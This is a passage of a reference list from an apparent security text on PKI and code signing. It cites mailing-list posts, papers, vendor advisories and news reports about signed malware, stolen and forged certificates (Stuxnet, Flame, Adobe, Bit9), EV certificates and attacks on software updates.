      `5PoazvPnZ2dnUVZ_rKdnZ2d@mozilla.org`, 10 December 2013.
[368] "Re: Revoking Trust in one ANSSI Certificate", Jan Schejbal, posting to the
      mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `Od2dnbMitITSvjrPnZ2dnUVZ_oWdnZ2d@mozilla.org`, 10 December 2013.
[369] "Re: Revoking Trust in one ANSSI Certificate", Erwann Abalea, posting to
      the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `02fb7403-5825-40f4-97f0-0a5b00cbce23@googlegroups.com`, 10 December
      2013.
[370] "Re: Revoking Trust in one ANSSI Certificate", Jan Schejbal, posting to the
      mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `Q4CdnXSDMPBL3jrPnZ2dnUVZ_qidnZ2d@mozilla.org`, 10 December 2013.
[371] "Re: Revoking Trust in one ANSSI Certificate", Charles Reiss, posting to the
      mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `ObOdnXJN15ws9jrPnZ2dnUVZ_jidnZ2d@mozilla.org`, 10 December 2013.
[372] "Re: Revoking Trust in one ANSSI Certificate", Martin Rublik, posting to the
      mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `52A825F8.60107@gmail.com`, 11 December 2013.
[373] "Re: Revoking Trust in one ANSSI Certificate", Charles Reiss, posting to the
      mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
      `zbWdnZb5v5pu5zrPnZ2dnUVZ_rWdnZ2d@mozilla.org`, 10 December 2013.
[374] "Signed malware: Snooping on Chinese students?", Snorre Fagerland, 12
      January 2012, `http://blogs.norman.com/2012/malware-detection-`
      `team/signed-malware-snooping-on-chinese-students.`
[375] "The Fundamental Inadequacies of Conventional Public Key Infrastructure",
      Roger Clarke, *Proceedings of the 9th European Conference on Information
      Systems (ECIS'01)*, June 2001, `http://is2.lse.ac.uk/asp/-`
      `aspecis/20010020.pdf.`

[376] "PKI Seeks a Trusting Relationship", Audun Jøsang, Ingar Pedersen and Dean Povey, *Proceedings of the 5th Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.191.

[377] "What The Hell? Security", anonymous, `http://whatthehellsecurity.com/glossary/`.

[378] "E-card Sneakware Delivers Web Porn", Kevin Poulsen, 21 October 2002, `http://www.securityfocus.com/news/1350/`.

[379] "For shame: Thawte trusts Gromozon", Alex Eckelberry, 12 September 2007, `http://sunbeltblog.blogspot.com/2007/09/for-shame-thawte-trusts-gromozon.html`.

[380] "Dangerous new fake American Greetings spam", Alex Eckelberry, 13 February 2008, `http://sunbeltblog.blogspot.com/2008/02/dangerous-new-fake-american-greetings.html`.

[381] "More 'Certified' malware", Alex Eckelberry, 14 August 2008, `http://sunbeltblog.blogspot.com/2008/08/more-malware.html`.

[382] "Mediyes – the dropper with a valid signature", Vyacheslav Zakorzhevsky, 15 March 2012, `http://www.securelist.com/en/blog/-682/Mediyes_the_dropper_with_a_valid_signature`.

[383] "Targeted information stealing attacks in South Asia use email, signed binaries", Jean-Ian Boutin, 16 May 2013, `http://www.welivesecurity.com/2013/05/16/targeted-threat-pakistan-india`.

[384] "Security breach stopped", Sigbjørn Vik, 26 June 2013, `http://my.opera.com/securitygroup/blog/2013/06/26/opera-infrastructure-attack`.

[385] "Opera Software Hit by 'Infrastructure Attack'; Malware Signed with Stolen Cert", Ryan Naraine, *Security Week*, 26 June 2013, `http://www.securityweek.com/opera-software-hit-infrastructure-attack-malware-signed-stolen-cert`.

[386] "On Fake 'F-Secure Security Pack' Malicious Browser Extension", Antti Tikkanen, 7 August 2013, `http://www.f-secure.com/weblog/archives/-00002585.html`.

[387] "Widgets 1.0: Digital Signatures", W3C Working Draft, 31 March 2009, `http://www.w3.org/TR/2009/WD-widgets-digsig-20090331/`.

[388] "Digital certificates and malware: a dangerous mix", Jerome Segura, 4 February 2013, `http://blog.malwarebytes.org/intelligence/-2013/02/digital-certificates-and-malware-a-dangerous-mix`.

[389] "Code certificate laissez-faire leads to banking Trojans", Jean-Ian Boutini, 21 February 2013, `http://www.welivesecurity.com/2013/02/21/code-certificate-laissez-faire-banking-trojans`.

[390] "Digital Certificates Used by Malware", CCSS Forum, February 2013, `http://www.ccssforum.org/malware-certificates.php`.

[391] "Mac Spyware Found at Oslo Freedom Forum", Sean Sullivan, 16 May 2013, `http://www.f-secure.com/weblog/archives/00002554.html`.

[392] "Mac Spyware: OSX/KitM (Kumar in the Mac)", Sean Sullivan, 22 May 2013, `http://www.f-secure.com/weblog/archives/00002558.html`.

[393] "Signed Mac Malware Using Right-to-Left Override Trick", 15 July 2013, `http://www.f-secure.com/weblog/archives/00002576.html`.

[394] "It's Signed, therefore it's Clean, right?", Jarno Niemelä, presentation at the 4th Computer Anti-Virus Research Organisation (CARO) Technical Workshop, May 2010, `http://www.f-secure.com/weblog/archives/-Jarno_Niemela_its_signed.pdf`.

[395] Stefan Kelm, private communications, 11 July 2012.

[396] "Abusing browsers user interfaces (for fun & profit)", Rosario Valotta, 27 June 2013, `https://sites.google.com/site/tentacoloviola/abusing-browsers-gui`.

[397] "Технология authenticode на вооружении у службы вирусного мониторинга", С.И. Уласень and Г.К. Резников, Proceedings of RusCrypto

2009, April 2009, `http://www.ruscrypto.org/netcat_files/File/-ruscrypto.2009.041.zip`.

[398] "New Year's Wishes - with Side Order of Data Harvesting", Irene Ho, 29 December 2011, `http://www.f-secure.com/weblog/archives/-00002293.html`.

[399] "Code Signing Best Practices", Microsoft Corporation, 25 July 2007, `http://www.microsoft.com/whdc/driver/install/drvsign/best-practices.mspx`.

[400] "Risky Business #257 — Exploits for Win8 no mean feat", Risky Business podcast, 5 October 2012, `http://risky.biz/RB257`.

[401] "Jailbreak", iSEC Partners, `http://www.isecpartners.com/application-security-tools/jailbreak.html`.

[402] "NetWitness Discovers Massive ZeuS Compromise", NetWitness, 18 February 2010, `http://www.netwitness.com/resources/-pressreleases/feb182010.aspx`.

[403] "Broad New Hacking Attack Detected", Siobhan Gorman, The Wall Street Journal, 18 February 2010, `http://online.wsj.com/article/-SB10001424052748704398804575071103834150536.html`.

[404] "Malicious Software Infects Computers", John Markoff, The New York Times, 18 February 2010, `http://www.nytimes.com/2010/02/19/-technology/19cyber.html`.

[405] "Over 75,000 systems compromised in cyberattack", Jaikumar Vijayan, *ComputerWorld*, 18 February 2010, `http://www.computerworld.com/s/-article/9158578/Over_75_000_systems_compromised_in_cyberattack`.

[406] "Gaming Company Certificates Stolen and Used to Attack Activists, Others", Kim Zetter, 11 April 2013, `http://www.wired.com/threatlevel/-2013/04/gaming-company-certs-stolen`.

[407] "Winnti. More than just a game", Kaspersky Labs, 11 April 2013, `http://www.securelist.com/en/analysis/204792287/-Winnti_More_than_just_a_game`.

[408] "Adobe to Revoke Code Signing Certificate", Brad Arkin, 27 September 2012, `http://blogs.adobe.com/conversations/2012/09/adobe-to-revoke-code-signing-certificate.html`.

[409] "Adobe Revoking Code Signing Certificate Used To Sign Malware", Fahmida Rashid, 27 September 2012, `http://www.securityweek.com/adobe-revoking-code-signing-certificate-used-sign-malware`.

[410] "Security Advisory: Revocation of Adobe code signing certificate", Adobe Corporation, 27 September 2012, `http://www.adobe.com/-support/security/advisories/apsa12-01.html`.

[411] "Inappropriate Use of Adobe Code Signing Certificate", Brad Arkin, 27 September 2012, `http://blogs.adobe.com/asset/2012/09/inappropriate-use-of-adobe-code-signing-certificate.html`.

[412] "Bit9 and Our Customers' Security", Patrick Morley, 8 February 2013, `https://blog.bit9.com/2013/02/08/bit9-and-our-customers-security`.

[413] "Security Firm Bit9 Hacked, Used to Spread Malware", Brian Krebs, 8 February 2013, `http://krebsonsecurity.com/2013/02/security-firm-bit9-hacked-used-to-spread-malware`.

[414] "Bit9 Breach Began in July 2012", Brian Krebs, 20 February 2013, `http://krebsonsecurity.com/2013/02/bit9-breach-began-in-july-2012`.

[415] "Bit9 Security Incident Update", Harry Sverdlove, 25 February 2013, `https://blog.bit9.com/2013/02/25/bit9-security-incident-update`.

[416] "Backdoor.Hikit: New Advanced Persistent Threat", Branko Spasojevic, 24 August 2012, `http://www.symantec.com/connect/blogs/backdoorhikit-new-advanced-persistent-threat`.

[417] "How to: Create Temporary Certificates for Use During Development", Microsoft Corporation, 2007, `http://technet.microsoft.com/en-us/subscriptions/ms733813%28v=vs.85%29.aspx`.

[418] "Rootkit.TmpHider", discussion thread, 12 July 2010, `http://www.wilderssecurity.com/showthread.php?p=1712134`.

[419] "Signed Malware Used Valid Realtek Certificate", Lucian Constantin, 16 July 2010, `http://news.softpedia.com/news/Signed-Malware-Used-Valid-Realtek-Certificate-147942.shtml`.

[420] "VeriSign working to mitigate Stuxnet digital signature theft", Steve Ragan, 21 July 2010, `http://www.thetechherald.com/article.php/201029/5921/VeriSign-working-to-mitigate-Stuxnet-digital-signature-theft`.

[421] "'Want My Autograph?': The Use and Abuse of Digital Signatures by Malware", Mike Wood, presented at the 2010 Virus Bulletin Conference, October 2010, `http://www.sophos.com/security/technical-papers/digital_signature_abuse.pdf`.

[422] "AVG Community Powered Threat Report — Q2 2011", 21 June 2011, `http://www.avg.com/filedir/press/AVG_Community_Powered_Threat_-Report_Q2_2011.pdf`.

[423] "Malware Increasingly Being Signed With Stolen Certificates", Robert Lemos, 21 July 2011, `http://www.darkreading.com/advanced-threats/167901091/security/application-security/231000129/-malware-increasingly-being-signed-with-stolen-certificates.html`.

[424] "W32.Duqu: The Precursor to the Next Stuxnet", 'Symantec Security Response', 18 October 2011, `http://www.symantec.com/connect/-w32_duqu_precursor_next_stuxnet`.

[425] "Win32/Stuxnet Signed Binaries", Pierre-Marc Bureau, 19 July 2010, `http://blog.eset.com/2010/07/19/win32stuxnet-signed-binaries`.

[426] "Another Signed Stuxnet Binary", Sean Sullivan, 20 July 2010, `http://www.f-secure.com/weblog/archives/00001993.html`.

[427] "New Stuxnet-Related Malware Signed Using Certificate from JMicron", Lucian Constantin, 20 July 2010, `http://news.softpedia.com/news/New-Stuxnet-Related-Malware-Signed-Using-Certificate-from-JMicron-148213.shtml`.

[428] "Adobe Reader zero-day attack — now with stolen certificate", 'Roel', 8 September 2010, `http://www.securelist.com/en/blog?weblogid=2287`.

[429] "Siemens warns users: Don't change passwords after worm attack", Robert McMillan, 20 July 2010, `http://www.infoworld.com/d/security-central/siemens-warns-users-dont-change-passwords-after-worm-attack-915`.

[430] "SCADA System's Hard-Coded Password Circulated Online for Years", Kim Zetter, 19 July 2010, `http://www.wired.com/threatlevel/2010/07/siemens-scada/`.

[431] "default password list", `http://www.defaultpassword.com/?action=-dpl&char=s`.

[432] "A Quantitative Analysis of the Insecurity of Embedded Network Devices: Results of a Wide-Area Scan", Ang Cui and Salvatore Stolfo, *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC'10)*, December 2010, p.97.

[433] "Enumerating Stuxnet's exploits", Ralph Langner, 7 June 2011, `http://www.langner.com/en/2011/06/07/enumerating-stuxnet%E2%80%99s-exploits/`.

[434] "Rise of "forever day" bugs in industrial systems threatens critical infrastructure", Dan Goodin, 9 April 2012, `http://arstechnica.com/-business/news/2012/04/rise-of-ics-forever-day-vulnerabiliities-threaten-critical-infrastructure.ars`.

[435] "W32.Stuxnet Dossier", Nicolas Falliere, Liam Murchu and Eric Chien, Symantec Corporation, September 2010, `http://www.symantec.com/-content/en/us/enterprise/media/security_response/whitepapers/-w32_stuxnet_dossier.pdf`.

[436] "Rootkit.TmpHider", VirusBlokAda, 17 June 2010, `http://www.anti-virus.by/en/tempo.shtml`.

[437] "VeriSign Revokes Certificate Used to Sign Stuxnet Malware", Dennis Fisher, 17 July 2010, `http://threatpost.com/en_us/blogs/verisign-revokes-certificate-used-sign-stuxnet-malware-071710`.

[438] "American Express used revoked site certificate for weeks", Yngve Pettersen, 1 October 2009, `http://my.opera.com/yngve/blog/2009/10/01/american-express-used-revoked-site-certificate-for-weeks`.

[439] "How certificate revocation (doesn't) work in practice", Robert Duncan, 13 May 2013, `http://news.netcraft.com/archives/2013/05/13/how-certificate-revocation-doesnt-work-in-practice.html`.

[440] "Obama Order Sped Up Wave of Cyberattacks Against Iran", David Sanger, *New York Times*, 1 June 2012, p.A1.

[441] "U.S., Israel developed Flame computer virus to slow Iranian nuclear efforts, officials say", Ellen Nakashima, Greg Miller and Julie Tate, *The Washington Post*, 19 June 2012, `http://www.washingtonpost.com/world/national-security/us-israel-developed-computer-virus-to-slow-iranian-nuclear-efforts-officials-say/2012/06/19/gJQA6xBPoV_story.html`.

[442] "Stuxnet's Oldest Component Solves the Flamer Puzzle", Marius Tivadar, 11 June 2012, `http://labs.bitdefender.com/2012/06/stuxnets-oldest-component-solves-the-flamer-puzzle`.

[443] "Microsoft Update and The Nightmare Scenario", Mikko Hypponen, 4 June 2012, `http://www.f-secure.com/weblog/archives/00002377.html`.

[444] "Unauthorized Digital Certificates Could Allow Spoofing", Microsoft Security Advisory 2718704, 3 June 2012, `http://technet.microsoft.com/en-us/security/advisory/2718704`.

[445] "Microsoft certification authority signing certificates added to the Untrusted Certificate Store", Jonathan Ness, 3 June 2012, `http://blogs.technet.com/b/srd/archive/2012/06/03/microsoft-certification-authority-signing-certificates-added-to-the-untrusted-certificate-store.aspx`.

[446] "Flame Malware Uses Forged Microsoft Certificate to Validate Components", Dennis Fisher, 4 June 2012, `http://threatpost.com/en_us/blogs/flame-malware-uses-forged-microsoft-certificate-validate-components-060412`.

[447] "Flame malware collision attack explained", Jonathan Ness, 6 June 2012, `http://blogs.technet.com/b/srd/archive/2012/06/06/more-information-about-the-digital-certificates-used-to-sign-the-flame-malware.aspx`.

[448] "MSRC 2718704 and the Terminal Services Licensing Protocol", Ryan Hurst, 4 June 2012, `http://rmhrisk.wpengine.com/?p=52`.

[449] "Analyzing the MD5 collision in Flame", Alex Sotirov, presentation at SummerCon 2012, 9 June 2012, `http://www.trailofbits.com/-resources/flame-md5.pdf`.

[450] "Terminal Server License bypass", Pawel Zorzan, 12 September 2009, `http://www.pawelzorzan.eu/windows-hacks/34-terminal-server-license-bypass.html`.

[451] "MSRC 2718704 and the age of the rogue certificates", Ryan Hurst, 6 June 2012, `http://rmhrisk.wpengine.com/?p=67`.

[452] "Flame was just one use of the Terminal Services Licensing PKI", Ryan Hurst, 10 June 2012, `http://rmhrisk.wpengine.com/?p=83`.

[453] "Update to Windows Update, WSUS Coming This Week", 'Windows Update Team', 6 June 2012, `http://blogs.technet.com/b/mu/-archive/2012/06/06/update-to-windows-update-wsus-coming-this-week.aspx`.

[454] "Oracle Patches 42 Java Flaws, Adds New Code-Signing Restrictions and Warnings", Michael Mimoso, 18 April 2013, `http://threatpost.com/oracle-patches-42-java-flaws-adds-new-code-signing-restrictions-and-warnings`.

[455] "What should I do when I see a security prompt from Java?", Oracle Corporation, July 2013, `https://www.java.com/en/download/help/-appsecuritydialogs.xml`.

[456] "Java's Losing Security Legacy", Michael Mimoso, 4 September 2013, `http://threatpost.com/javas-losing-security-legacy`.

[457] "Don't Sign that Applet!", Will Dormann, 30 April 2013, `https://www.cert.org/blogs/certcc/2013/04/-dont_sign_that_applet.html`.

[458] "Attackers Beat Java Default Security Settings with Social Engineering", Michael Mimoso, 5 March 2013, `http://threatpost.com/attackers-beat-java-default-security-settings-social-engineering-030513`.

[459] "When a Signed Java JAR file is not Proof of Trust", Eric Romang, 5 March 2013, `http://eromang.zataz.com/2013/03/05/when-a-signed-java-jar-file-is-not-proof-of-trust`.

[460] "Secure Code Distribution", Nick Zhang, *IEEE Computer*, **Vol.30**, **No.6** (June 1997), p.76.

[461] "Signing with Microsoft Authenticode Technology", Microsoft Corporation ActiveX documentation, 1996.

[462] "Malware and Signed Code", Joe Faulhaber, 6 November 2008, `http://blogs.technet.com/mmpc/archive/2008/11/06/malware-and-signed-code.aspx`.

[463] Joe Faulhaber, private communications, 2 January 2009.

[464] Paul Heinz, private communications, 18 January 2010.

[465] "Digital Deception: The Practice of Lying in the Digital Age", Jeffrey Hancock, in "Deception: From Ancient Empires to Internet Dating", Stanford University Press, 2009, p.109.

[466] "Mobile Geräte programmieren", Ulrich Breyman, *Linux Technical Review*, No.11 (2009), p.64.

[467] "GlobalSign revokes cert of rogue security app: Certified malware exposes shortcomings of digital certificates", John Leyden, 16 August 2008, `http://www.theregister.co.uk/2008/08/16/certified_malware/`.

[468] "Phishing: Cutting the Identity Theft Line", Rachael Lininger and Russell Vines, John Wiley and Sons, 2005.

[469] "Corporate Identity Theft Used to Obtain Code Signing Certificate", Jarno Niemelä, 25 August 2010, `http://www.f-secure.com/weblog/archives/-00002017.html`.

[470] "Re: [cryptography] How are expired code-signing certs revoked?", Jon Callas, posting to the cryptography@randombit.net mailing list, message-ID `886A612C-A596-4111-A4AD-5999797F9420@callas.org`, 18 December 2011.

[471] "Why Information Security is Hard — An Economic Perspective", Ross Anderson, *Proceedings of the 17th Annual Computer Security Applications Conference (ACSAC'01)*, December 2001, p.358.

[472] "The Economics of Information Security", Ross Anderson and Tyler Moore, *Science*, **Vol.314**, **No.5799** (27 October 2006), p.610.

[473] "The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA", RFC 6698, Paul Hoffman and Jakob Schlyter, August 2012.

[474] "Authenticated Names", Stanley Chow, Christophe Gustave and Dmitri Vinokurov, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.23.

[475] "Windows Logo Program: Overview", `http://www.microsoft.com/-whdc/winlogo/default.mspx`.

[476] "What were the tests that WinG did to evaluate video cards?", 'Kzinti', multiples posts to the discussion thread for the article, 30 April 2012, `http://blogs.msdn.com/b/oldnewthing/archive/2012/04/30/-10298919.aspx`.

[477] "Defrauding the WHQL driver certification process", Raymond Chen, 5 March 2004, `http://blogs.msdn.com/oldnewthing/archive/2004/03/05/-84469.aspx`.

[478] "How ATI's drivers 'optimize' Quake III: Who? Us? Cheat?", Scott Wasson, 6 November 2001, `http://techreport.com/articles.x/3089/1`.

[479] "Further NVIDIA optimizations for 3DMark03?: Quake/Quack, meet 3DMark/3DMurk", Scott Wasson, 6 June 2003, `http://techreport.com/-articles.x/5226/1`.

[480] "ATI officially 'optimize' catalyst for Furmark, making it run slower", 'Jeff', 26 August 2008, `http://en.expreview.com/2008/08/26/ati-officially-optimize-catalyst-for-furmark-making-it-run-slower`.

[481] "ATI Deliberately Retards Catalyst for FurMark", 'btarunr', 28 August 2008, `http://www.techpowerup.com/index.php?69799`.

[482] "Windows XP Kernel Crash Analysis", Archana Ganapathi, Viji Ganapathi and David Patterson, *Proceedings of the 20th Large Installation System Administration Conference (LISA'06)*, December 2006, p.101.

[483] "Debugging in the (Very) Large: Ten Years of Implementation and Experience", Kirk Glerum, Kinshuman Kinshumann, Steve Greenberg, Gabriel Aul, Vince Orgovan, Greg Nichols, David Grant, Gretchen Loihle and Galen Hunt, *Proceedings of the 22nd Symposium on Operating Systems Principles (SOSP'09)*, October 2009, p.103.

[484] "State of Software Security Report", VeraCode, 19 April 2011, `http://info.veracode.com/state-of-software-security-report-volume3.html`.

[485] "Anti-virus vulnerabilities strike again", John Leyden, The Register, 18 March 2005, `http://www.theregister.co.uk/2005/03/18/mcafee_vuln/`.

[486] "Symantec AntiVirus Worm Hole Puts Millions at Risk", Ryan Naraine, 26 May 2006, `http://www.pcmag.com/article2/0,2817,1968138,00.asp`.

[487] "Anti-Virus Rife with Vulnerabilities", Dale Peterson, 7 January 2008, `http://www.digitalbond.com/2008/01/07/anti-virus-rife-with-vulnerabilities/`.

[488] "The Emperor Has No Clothes: Insecurities in Security Infrastructure", Ben Feinstein, Jeff Jarmoc and Dan King, Black Hat USA 2010, July 2010, `https://media.blackhat.com/bh-us-10/whitepapers/Feinstein_-Jarmoc_King/BlackHat-USA-2010-Jarmoc-Insecurities-in-Security-Infrastructure-wp.pdf` and `https://media.blackhat.com/bh-us-10/whitepapers/Feinstein_Jarmoc_King/BlackHat-USA-2010-King-Insecurities-in-Security-Infrastructure-wp.pdf`.

[489] "Risky Business #196 — Mark Dowd on infosec software bugs", Risky Business podcast, 2 June 2011, `http://risky.biz/RB196`.

[490] "They ought to know better: Exploiting Security Gateways via their Web Interfaces", Ben Williams, Black Hat Europe 2012, March 2012, `https://media.blackhat.com/bh-eu-12/Williams/bh-eu-12-Williams-Exploiting_Gateways-Slides.pdf`.

[491] "Explosive and Toxic Hazardous Materials", James Meidl, Glencoe Press, 1970.

[492] "When people ask for security holes as features: Silent install of uncertified drivers", Raymond Chen, 16 August 2005, `http://blogs.msdn.com/-oldnewthing/archive/2005/08/16/452141.aspx`.

[493] "Schutz von FinTS/HBCI-Clients gegenüber Malware", Hanno Langweg and Jörg Schwenk, *Proceedings of D-A-CH Security 2007*, June 2007, `http://www.hanno-langweg.de/hanno/research/dach07p.pdf`.

[494\ "Security Economics in the HTTPS Value Chain", Hadi Asghari, Michel Van Eeten, Axel Arnbak and Nico Van Eijk, *Proceedings of the 12th Workshop on Economics of Information Security (WEIS'13)*, June 2013, `http://weis2013.econinfosec.org/papers/AsghariWEIS2013.pdf`.

[495] "PKI Account Authority Digital Signature Infrastructure", Anne Wheeler and Lynn Wheeler, `draft-wheeler-ipki-aads-01.txt`, 16 November 1998.

[496] "Styx Exploit Pack: Domo Arigato, PC Roboto", Brian Krebs, 8 July 2013, `http://krebsonsecurity.com/2013/07/styx-exploit-pack-domo-arigato-pc-roboto`.

[497] "Certificates for the Masses: A Community-oriented Certification Authority", Adam Butler, *;login*, **Vol.29**, **No.3** (June 2004), p.4.

[498] "An Open Audit of an Open Certification Authority", Ian Grigg, invited talk at the 22nd Large Installation System Administration Conference (LISA'08), November 2008.

[499] "A Look in the Mirror: Attacks on Package Managers", Justin Cappos, Justin Samuel, Scott Baker, John Hartman, *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*, October 2008, p.565.

[500] "Poisoning the Software Supply Chain", Elias Levy, *IEEE Security and Privacy*, **Vol.1**, **No.3** (June 2003), p.70.

[501] "Inglorious Installers: Security in the Application Marketplace", Jonathan Anderson, Joseph Bonneau and Frank Stajano, Proceedings of the 9th Workshop on the Economics of Information Security (WEIS'10), June 2010, `http://weis2010.econinfosec.org/papers/session3/-weis2010_anderson_j.pdf`.

[502] "Secure Software Updates: Disappointments and New Challenges", Anthony Bellissimo, John Burgess and Kevin Fu, *Proceedings of the 1st USENIX Workshop on Hot Topics in Security (HotSec'06)*, July 2006, p.37.

[503] "Package Managers Still Vulnerable: How to Protect your Systems", Justin Samuel and Justin Campos, *;login*, **Vol.34**, **No.1** (February 2009), p.7.

[504] "Survivable Key Compromise in Software Update Systems", Justin Samuel, Nick Mathewson, Justin Cappos and Roger Dingledine, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.61.

[505] "SHSH Protocol", the iPhone wiki, undated, `http://theiphonewiki.com/-wiki/SHSH_Protocol`.

[506] "Caching Apple's Signature Server", Jay Freeman/'Saurik', undated, `http://www.saurik.com/id/12`.

[507] "Mac OS X and iOS Internals: To the Apple's Core", Jonathan Levin, Wroz, 2012.

[508] "iOS 5 Will Halt SHSH Firmware Downgrades On iPhone, iPad, iPod touch", Oliver Haslam, 27 June 2011, `http://www.redmondpie.com/ios-5-will-halt-shsh-firmware-downgrades-on-iphone-ipad-ipod-touch`.

[509] "evilgrade, 'You have pending upgrades…'", Francisco Amato, presentation at ekoparty 2007, November 2007, `http://www.infobytesec.com/down/-ekoparty07%20-%20Francisco%20Amato%20-%20evilgrade.pdf`.

[510] "Evilgrade: Exploit toolkit pwns insecure online updates", Ryan Naraine, 28 July 2008, `http://www.zdnet.com/blog/security/evilgrade-exploit-toolkit-pwns-insecure-online-updates/1576`.

[511] ISR-evilgrade Readme, Francisco Amato, circa 2011, `http://www.infobytesec.com/down/isr-evilgrade-Readme.txt`.

[512] "'Gadget' in the middle: Flame malware spreading vector identified", Alexander Gostev, 4 June 2012, `http://www.securelist.com/en/-blog/208193558/Gadget_in_the_middle_Flame_malware_spreading_-vector_identified`.

[513] "Flame Malware Hijacks Windows Update Mechanism", Brian Prince, 5 June 2012, `http://www.securityweek.com/flame-malware-hijacks-windows-update-mechanism`.

[514] "Computer Communications Security", Warwick Ford, Prentice-Hall, 1996.

[515] "Secure Electronic Commerce", Warwick Ford and Michael Baum, Prentice Hall, 1997.

[516] "Understanding PKI: Concepts, Standards, and Deployment Considerations", Carlisle Adams and Steve Lloyd, Addison-Wesley, 1999.

[517] "Introduction to the Public Key Infrastructure for the Internet", Messaoud Benantar, Pearson Education, 2001.

[518] "Planning for PKI", Russ Housley and Tim Polk, John Wiley and Sons, 2001.

[519] "PKI: Implementing and Managing E-Security", Andrew Nash, Bill Duane, Derek Brink and Celia Joseph, Osborne/McGraw-Hill, 2001.

[520] "PKI Security Solutions for the Enterprise: Solving HIPAA, E-Paper Act, and Other Compliance Issues", Kapil Raina, Wiley, 2003.

[521] "RE: Revoking bogus certificates", Peter Gutmann, posting to the ietf-pkix@imc.org mailing list, message-ID `99293617325949@kahu.cs.-auckland.ac.nz`, 19 June 2001.

[522] "Email-Based Identification and Authentication: An Alternative to PKI?",
Simson Garfinkel, *IEEE Security and Privacy*, **Vol.1**, **No.6**
(November/December 2003), p.21.

[523] "Mozilla CA Certificate Maintenance Policy (Version 2.0)", 2011,
`http://www.mozilla.org/projects/security/certs/policy/-`
`MaintenancePolicy.html`.

[524] "Re: Trouble at StartCom?", Ian Grigg, posting to the mozilla-dev-security-
policy@lists.mozilla.org mailing list, message-ID
`4E01F288.3080003@iang.org`, 22 June 2011.

[525] "Re: [cryptography] Let's go back to the beginning on this", Ben Laurie,
posting to the cryptography@randombit.net mailing list, message-ID
`CAG5KPzwoh-_9HdPJ_XV3EUUbkM27J4eM_YmapHMCRFiFrV3anQ@-`
`mail.gmail.com`, 16 September 2011.

[526] "Re: [cryptography] Let's go back to the beginning on this", Marsh Ray,
posting to the cryptography@randombit.net mailing list, message-ID
`4E7240E4.4030301@extendedsubset.com`, 15 September 2011.

[527] "Some thoughts on high-assurance certificates", Peter Gutmann, posting to the
cryptography@metzdowd.com mailing list, message-ID `E1EWZru-0004S9-`
`00@medusa01.cs.auckland.ac.nz`, 1 November 2005.

[528] "EV certs: Doing more of what we already know doesn't work", Peter
Gutmann, posting to the cryptography@metzdowd.com mailing list, message-
ID `E1Ki0sp-0000sI-FV@wintermute01.cs.auckland.ac.nz`, 23 September
2008.

[529] "Globalsign EV-signed RFC 1918 local address", Daniel Veditz, posting to
the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
`mailman.1657.1281422809.23149.dev-security-`
`policylists.mozilla.org`, 9 August 2010.

[530] "EV Guideline Violations", Patrick Tate <Info@ghs.l.google.com>, posting to
the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID
`1b8fbfb8-af92-48e7-ba6c-597b98fd73a5@d8g2000yqf.googlegroups.com`,
2 January 2011.

[531] "Consequences for EV violations? (SSLObservatory information)", Patrick
Tate, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list,
message-ID `90c90080-b66a-4acb-8b4d-`
`8e68c04d1b8a@k22g2000yqh.googlegroups.com`, 31 December 2010.

[532] "Re: EV Guideline Violations", George Macon, posting to the mozilla-dev-
security-policy@lists.mozilla.org mailing list, message-ID
`cvSdnUwK_6a7MrbQnZ2dnUVZ_j6dnZ2d@mozilla.org`, 10 January 2011.

[533] "EV Violations cited by SSL Observatory", Kathleen Wilson, 3 January 2011,
`https://bugzilla.mozilla.org/show_bug.cgi?id=622589`.

[534] "Questionable EV cert - same cert used for about 50 different companies",
John Nagle, posting to the mozilla-dev-security-policy@lists.mozilla.org
mailing list, message-ID `HNOdndXOetQlGQzSnZ2dnUVZ_uGdnZ2d@mozilla.org`,
20 April 2012.

[535] "Re: CABforum BR defines a 3-tier cert system. What does the browser do
with that info?", John Nagle, posting to the mozilla-dev-security-
policy@lists.mozilla.org mailing list, message-ID
`fZWdnd5mRJKj8Q3SnZ2dnUVZ_oadnZ2d@mozilla.org`, 19 April 2012.

[536] "Intelligent Internal Control and Risk Management", Matthew Leitch, Gower
Publishing, 2008.

[537] "An Evaluation of Extended Validation and Picture-in-Picture Phishing
Attacks", Collin Jackson, Dan Simon, Desney Tan and Adam Barth,
Proceedings of the 2007 Workshop on Usable Security (USEC'07), Springer-
Verlag LNCS No.4886, February 2007, p.282.

[538] "Exploring User Reactions to Browser Cues for Extended Validation
Certificates", Jennifer Sobey, Robert Biddle, Paul van Oorschot and Andrew
Patrick, *Proceedings of the European Symposium on Research in Computer
Security (ESORICS'08)*, Springer-Verlag LNCS No.5283, October 2008,
p.411.

[539]   "the joy of "enhanced" certs", Perry Metzger, posting to the cryptography@metzdowd.com mailing list, message-ID `87ve0p6krz.fsf@snark.cb.piermont.com`, 4 June 2008.

[540]   "What EV certs are good for", Jerry Leichter, posting to the cryptography@metzdowd.com mailing list, message-ID `A90C7AFF-840E-4DB5-A6D0-ADA9C6C9894A@lrw.com`, 25 January 2009.

[541]   "Fly Phishing", Sean Sullivan, 25 April 2008, `http://www.f-secure.com/weblog/archives/00001428.html`.

[542]   "Re: the joy of "enhanced" certs", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID `E1K49lq-0002WA-CP@wintermute01.cs.auckland.ac.nz`, 5 June 2008.

[543]   "Re: [hcisec] EV certificates and phishing", James Donald <jamesd@echeque.com>, posting to the hcisec@yahoogroups.com mailing list, message-ID `45DD1784.5010606@echeque.com`, 22 February 2007.

[544]   "Spoofing SSL in Firefox 3", Eddy Nigg, 20 May 2008, `https://blog.startcom.org/?p=86`.

[545]   "Вскрываем SSL. Перехват данных в защищенных соединениях", Anton Zhukov, *Xakep*, **No.125** (May 2009), p.26.

